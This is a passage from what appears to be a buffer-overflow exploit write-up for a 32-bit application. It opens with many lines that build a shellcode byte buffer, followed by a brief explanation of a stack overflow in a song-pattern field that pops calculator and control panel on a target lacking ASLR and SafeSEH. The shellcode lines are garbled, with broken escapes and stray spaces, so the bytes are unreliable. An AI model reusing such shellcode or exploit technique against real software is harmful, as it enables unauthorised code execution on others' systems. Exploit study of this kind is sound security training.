30\x 34 " buf += b " \x 6c\x4box 3 5\x 51 \x 58 \x 56 \x 30 \ x 31\ x4b\ x4f \ x4c \ x 6c\x 6 a" buf += b " \x 61\x4 a\ x6f \ x 5 6 \x6d\x 5 5 \x 51\ x6b\ x77\ x 30\x 38\x 69\x 7 0 " buf += b " \x 52\x 5 5\x6 ccx 3 6 \x 56 \x6 3 \x 3 3 \ x4d\ x6c\ x 38\x 5 5\x 6b\x 71 " buf += b " \x 6d\x 7 5 \ x 74 \ x 74 \x 3 5 \x 39 \x74 \ x 52\ x78\ x4c \ x4b\ x 5 3\x 68 " buf += b " \x47\x 54\x7 3\x 31 \x 39 \x4 3 \x 3 5 \ x 36\ x6e\ x 6b\x 76\x 6c\x 7 0 " buf += b " \ x4b\ x4 c\x4b\x61\x48 \x 37 \x6c \ x 57\ x71\ x 39\x4 3\x 6e\x 6b " buf += b " \x 3 5\x 54\x4 e\x6b \x 57 \x71\x68 \ x 50\ x4d\ x 59 \ x47 \ x 34\x 71 " buf += b " \x 34\x 3 6 \ x44 \ x6 3 \x6b \x 51\x4b \ x 30\ x61\ x 76\x 39\x 50\x 5 a" buf += b " \x42\x 71\x49\x6f \x 59 \x7D \x61\ x4f\ x61\ x4f\x 70\x 5a\x 6 e " buf += b " \x 6b\x 6 5\x42\x6 a\x4b \x4c \x4d\ x7 3\ x6d\ x42 \ x4a\ x 37\x 71 " buf += b " \x4e\x 6 d\x6 e\x6 5 \x68 \x 32 \x7 3 \ x 30\ x6 5\ x 50\x 6 3\x 30\x4 6 " buf += b " \x 30\x 3 0 \ x6 8 \ x 70 \x 31\x6c \x4b \ x 50\ x6f\ x 6f\x 77\x 79\x 6f "






# Analysis & Vulnerability :

Buffer Overﬂow is the Vulnerability in this 32 bit application. We have inserted an exploit of many characters in the ﬁeld which overﬂowed and caused the application to crash itself. It is not capable of handling those many characters given to match/add in the song pattern. That's why it crashed.

Stack overﬂow is when a function or program uses more memory than is in the stack. As it grows beyond its allocated space, the dynamic stack contents begin to overwrite other things, such as critical application code and data. Because of this, we are able to pop up calculator and control panel.



Also you can see above, all the security measures like ASLR, Safe EFH etc are not implemented. That's why it is showing them as False in the above screenshot.